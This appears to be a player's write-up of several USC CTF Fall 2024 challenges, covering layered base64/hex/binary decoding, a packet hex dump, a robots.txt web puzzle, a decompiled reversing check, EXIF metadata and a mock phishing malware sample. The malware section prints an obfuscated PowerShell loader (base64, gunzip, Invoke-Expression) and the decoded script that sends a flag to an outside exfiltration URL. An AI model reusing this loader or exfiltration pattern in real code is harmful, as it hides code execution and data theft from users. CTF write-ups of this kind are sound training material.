
USC CTF

Ft. ajiqqos



colors (crypto)


300

Can you decode the message?

author: ldbwls

▶ Unlock a free Hint

Every '=' is base64



From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars
☐ Strict mode


From Hex
Delimiter: Auto

From Binary
Delimiter: Space
Byte Length: 8

From Binary
Delimiter: Space
Byte Length: 8

```
MzAgMzEgMzAgMzAgMzAgMzAgMzEgMzEgMjAgMzAgMzEgMzAgMzEgMzEgMzAgMzAgMzEgMjAgMzAgMzEgMzAgMzAgMzAgMzAgMzEgMzAgMjAgMzAgMzEgMzAgMzAgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzAgMzEgMzAg
MzAgMzEgMzAgMjAgMzAgMzEgMzAgMzAgMzAgMzEgMzEgMzEgMjAgMzAgMzEgMzEgMzEgMzEgMzAgMzEgMzEgMjAgMzAgMzEgMzEgMzEgMzAgMzEgMzAgMzAgMjAgMzAgMzEgMzAgMzEgMzAgMzAgMzEgMzAgMjAgMzAg
MzAgMzEgMzEgMzAgMzAgMzAgMzAgMjAgMzAgMzEgMzEgMzAgMzEgMzAgMzEgMzAgMjAgMzAgMzEgMzEgMzAgMzAgMzAgMzAgMzEgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzEgMzAgMjAgMzAgMzEgMzEgMzEgMzAgMzAg
MzEgMzEgMjAgMzAgMzEgMzAgMzEgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzAgMzAgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzEgMzEgMzAgMzEgMzEgMzAgMjAgMzAgMzEg
MzEgMzAgMzAgMzEgMzAgMzEgMjAgMzAgMzEgMzAgMzEgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzAgMzAgMzAgMzAgMzEgMzEgMjAgMzAgMzAgMzEgMzEgMzAgMzEgMzAgMzAgMjAgMzAgMzEgMzEgMzEgMzAgMzAgMzEg
MzAgMjAgMzAgMzEgMzEgMzAgMzAgMzEgMzAgMzAgMjAgMzAgMzEgMzEgMzAgMzEgMzAgMzAgMzEgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzEgMzAgMjAgMzAgMzEgMzEgMzAgMzAgMzAgMzAgMzEgMjAgMzAgMzEgMzEg
MzAgMzEgMzEgMzAgMzAgMjAgMzAgMzEgMzAgMzEgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzAgMzAgMzAgMzAgMzAgMzAgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzEgMzAgMjAgMzAgMzEgMzEgMzAgMzAgMzEgMzAgMzAg
MjAgMzAgMzEgMzAgMzEgMzEgMzEgMzEgMzEgMjAgMzAgMzEgMzAgMzAgMzAgMzEgMzEgMzEgMjAgMzAgMzAgMzEgMzEgMzAgMzAgMzAgMzAgMjAgMzAgMzEgMzEgMzAgMzEgMzEgMzAgMzAgMjAgMzAgMzEgMzEgMzAg
MzAgMzEgMzAgMzAgMjAgMzAgMzEgMzEgMzEgMzEgMzEgMzAgMzE=
```

```
CYBORG{tR0jans_love_C4rdinal_@nd_G0ld}
```




weirdtraffic (forensics)

300


What's going on here?

CYBORG{hping3-is-a-cool-tool}

Tap the arrow button like a mad man



```
0000  1a aa 92 04 13 9c 42 9e  97 44 6f 03 08 00 45 00   ······B· ·Do···E·
0010  00 5c b1 4b 00 00 40 01  c7 f5 c0 a8 40 07 c0 a8   ·\·K··@· ····@···
0020  40 08 00 00 a0 b6 f9 37  00 00 43 59 42 4f 52 47   @······7 ··CYBORG
0030  7b 68 70 69 6e 67 33 2d  69 73 2d 61 2d 63 6f 6f   {hping3- is-a-coo
0040  6c 2d 74 6f 6f 6c 7d 0a  00 00 00 00 00 00 00 00   l-tool}· ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00                     ········ ··
```




iRobots (web)

300


> Can you get to the flag?
>
> *author: iblack21*

https://usc-irobots.chals.io


▶ Unlock a free Hint


USC CTF Fall 2024
usc-irobots.chals.io/robots.txt
usc-irobots.chals.io/robots.txt
YouTube
UniKL VLE
Monkeytype
Twitch
Haziq 'Izz

```
User-agent: *
Disallow: /hidden/flag.txt
```


USC CTF Fall 2024
usc-irobots.chals.io/hidden/flag
usc-irobots.chals.io/hidden/flag.txt
YouTube
UniKL VLE
Monkeytype
Twitch
Haziq 'Izzud

```
CYBORG{robots_txt_is_fun}
```



concoction (rev)

300


How do you make the perfect halloween potion?

`concoction.exe` is for Windows, `concoction` is for Linux.


author: neonlian

2310-51337-42154142-9111-decompiler


Open decompiler and got the condition. The ounces of water is just positive number.



```
  if ( v57 == 7914
    && v58 == 111100
    && v59 == 2310
    && v60 == 51337
    && v61 == 42154142
    && v62 == 9111
    && CryptoPP::operator==((const CryptoPP::Integer *)v81, (const CryptoPP::Integer *)"decompiler") )
```



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ ./concoction
Time to make a ghastly cyberbrew!
Tell me how much of each ingredient to put in.
How many crypto crickets? (int)
7914
How many forensics fungi? (int)
111100
How many osint oreos? (int)
2310
How many plants of pwn? (int)
51337
How many rev redcaps? (int)
42154142
How many cobwebs? (int)
9111
How many ounces of water? (int)
1
What secret ingredient? (string)
decompiler
You created a philter of flag charming :}
CYBORG{RECIPE=7914-111100-2310-51337-42154142-9111-decompiler}
```



think_twice


411

Think twice before you drive to the EXIT(F)!!!


Note: the flag format for this challenge is `Cyb0rg{}`*, with a zero as the* `0`

author: nguyen-huong

Typical forensic challenge



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ exiftool metadata.png
ExifTool Version Number         : 12.76
File Name                       : metadata.png
Directory                       : .
File Size                       : 400 kB
File Modification Date/Time     : 2024:11:02 13:18:21+08:00
File Access Date/Time           : 2024:11:02 13:18:35+08:00
File Inode Change Date/Time     : 2024:11:02 13:18:27+08:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
X Resolution                    : 144
Y Resolution                    : 144
Resolution Unit                 : inches
Software                        : UTNsaU1ISm5lMDFqUTJGeWRHaDVmU0E9
User Comment                    : Screenshot
```



From Base64

Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

From Base64


Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Input

```
UTNsaU1ISm5lMDFqUTJGeWRHaDVmU0E9
```

Output

```
Cyb0rg{McCarthy}
```




Computer Has Virus


465

> Help! I just fell victim to a phishing attack! I have attached the email they sent me. See if you can recover their secrets!
>
> *author: RJCyber*

Got an exe file in the eml. Decode the payload with base64 and gunzip (cause its gzip compression) to get flag.



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ strings antivirus.exe
!This program cannot be run in DOS mode.
JU$g
.text
`.rsrc
@.reloc
*b(!
*B(,
Yh}
1P      os
1&      os
$compressed = 'H4sIAAAAAAAA/1TNQWvyQBDG8Xs+xRgCrx4SFW+B8EJFtIcSMA1SSglxHZOlyW66+6xtEL97iVhpr8P8n19wbMqKEvKXLw/pdn3OFsKZO
foCtZm5qi7Svb1d5rZQMxSnhekLO7wtRhffC1gJSug16y24jXa8jzZAl0M2Ev1bHOemWSmhDzy+WhPyApSmYuSmGeAa6OLp1FkhcOSvo2xgSkitIqHb6f3A/
4c6GTifPJiezh4RUWDYdlpZpoQe1Um/c7jj/ZY/HFtQmBtJv7zwiVHrA61Xz9d6ZyQ4TB06B/J/pmIKxvfdKEMJZ5f6wBOfvAuJEqK+6X/7fEPpZkSZbhm1V
NU/S59Gq2o0dN53AAAA//+hRs8SawEAAA=='; $bytes = [System.Convert]::FromBase64String($compressed); $stream = New-Object IO.
MemoryStream(, $bytes); $decompressed = New-Object IO.Compression.GzipStream($stream, [IO.Compression.CompressionMode]::
Decompress); $reader = New-Object IO.StreamReader($decompressed); $obfuscated = $reader.ReadToEnd(); Invoke-Expression $
obfuscated
BSJB
```



From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars
☐ Strict mode

Gunzip


Input

```
H4sIAAAAAAAA/1TNQWvyQBDG8Xs+xRgCrx4SFW+B8EJFtIcSMA1SSglxHZOlyW66+6xtEL97iVhpr8P8n19wbMqKEvKXLw/pdn3OFsKZOfoCtZm5qi7Svb1d5rZQMxSnhekLO7wtRhffC1gJSug16y24jXa8jzZAl0M2
Ev1bHOemWSmhDzy+WhPyApSmYuSmGeAa6OLp1FkhcOSvo2xgSkitIqHb6f3A/4c6GTifPJiezh4RUWDYdlpZpoQe1Um/c7jj/ZY/HFtQmBtJv7zwiVHrA61Xz9d6ZyQ4TB06B/J/pmIKxvfdKEMJZ5f6wBOfvAuJEqK+
6X/7fEPpZkSZbhm1VNU/S59Gq2o0dN53AAAA//+hRs8SawEAAA==
```

382 2

Output

```
$flag = "CYBORG{S3cur1ty_thr0ugh_Obscur1ty_1s_n0t_v3ry_s3cur3!}"
$enc = [System.Web.HttpUtility]::UrlEncode($flag)
$targetUrl = "http://uscctfexfiltration.com/exfiltrate?flag=$enc"
try {
    $response = Invoke-WebRequest -Uri $targetUrl -Method GET
    Write-Output "response: $($response.StatusCode)"
} catch {
    Write-Output "UH OH! Something's wrong!"
}
```

